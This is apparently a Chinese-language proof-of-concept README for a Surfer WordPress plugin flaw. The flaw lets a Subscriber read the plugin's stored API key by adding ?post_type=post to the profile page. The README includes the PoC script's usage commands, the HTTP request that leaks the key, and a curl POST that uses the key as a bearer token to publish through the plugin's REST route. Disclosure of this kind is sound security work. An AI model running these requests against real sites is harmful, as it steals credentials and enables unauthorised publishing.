| CVE | CVE-2026-112222 |
| 插件 | Surfer (surferseo) |
| 受影响版本 | <= 1.8.0.744 |
| 修复版本 | 1.8.1.759 |
| 严重程度 | CVSS 5.4 中危 |
| 攻击者所需 | Subscriber 账户 |
| 安全公告 | Patchstack |
| 技术分析 | mor-golan.github.io/research/cve-2026-112222-surferseo |

Surfer 插件在全局 admin_enqueue_scripts 动作上挂载了一个脚本加载器,并且仅用 $screen->post_type 对其进行防护,而 WordPress 会从请求中填充该值。Subscriber 打开 /wp-admin/profile.php?post_type=post 后,会得到一个包含 wpsurfer JavaScript 对象的页面,该对象中含有已存储的 wpsurfer_api_access_key 选项。该密钥同时也是插件 surferseo/v1 REST 路由所接受的 bearer token。在我的实验环境中,一名 Subscriber 利用它通过 POST /wp-json/surferseo/v1/import_post/ 发布了一篇文章。
该 PoC 以 Subscriber 身份登录,先在不带参数的情况下检查个人资料页面作为对照,然后带上 ?post_type=post 再次请求该页面,并提取密钥。随后它会打印出将使用该密钥的后续 REST 请求,但不会实际发送。

截图中以及下方示例中的密钥是我在实验环境中植入的金丝雀值 SURFER-KEY-CANARY-4f91c7a3e2。它不是真实密钥。
要求:bash、curl、grep、sed。目标站点必须已启用该插件并连接到 Surfer,以便该选项中保存有密钥。你需要一个 Subscriber 登录账户。
chmod +x poc-surfer-subscriber-reads-api-key.sh

# target, user and password as arguments
./poc-surfer-subscriber-reads-api-key.sh http://localhost:8080 subscriber 'subscriber-password'

# or from the environment (TARGET defaults to http://localhost:8080)
TARGET=http://localhost:8080 WP_USER=subscriber WP_PASS='subscriber-password' ./poc-surfer-subscriber-reads-api-key.sh
退出码:0 表示密钥已恢复,1 表示密钥未出现,2 表示脚本无法登录或请求失败。
脚本为获取泄露数据而发送的请求:
GET /wp-admin/profile.php?post_type=post HTTP/1.1
Host: localhost:8080
Cookie: wordpress_logged_in_<hash>=<subscriber session cookie>
页面随后包含:
<script id="surfer-general-js-extra">
var wpsurfer = {"ajaxurl":"http://localhost:8080/wp-admin/admin-ajax.php", ... ,"api_key":"SURFER-KEY-CANARY-4f91c7a3e2", ... };
要确认对站点的影响,请将恢复出的密钥发送到该插件的 REST 路由。此操作会创建一个文章,因此请仅在你有权修改的站点上运行:
curl -X POST 'http://localhost:8080/wp-json/surferseo/v1/import_post/' \
     -H 'Authorization: Bearer SURFER-KEY-CANARY-4f91c7a3e2' \
     -H 'Content-Type: application/json' \
     --data '{"content":"<p>poc</p>","title":"poc","metadata":{"postStatus":{"value":"draft"}}}'
在我的实验环境中,同一路由在 bearer token 错误时返回 HTTP 401 rest_forbidden,且没有 Authorization 响应头;而在使用泄露的密钥时返回 HTTP 200。
poc-surfer-subscriber-reads-api-key.sh:以 Subscriber 身份登录,运行该控制程序,恢复密钥并打印后续请求。images/subscriber-reads-api-key.png:我实验环境中 Subscriber 身份下的个人资料页面,显示泄露的 canary 密钥。仅用于经授权的安全测试和教育目的。请仅针对你拥有或获准测试的系统运行。
由 Mor Golan 发现并报告,他是以色列的 CVE 猎人和漏洞赏金猎人。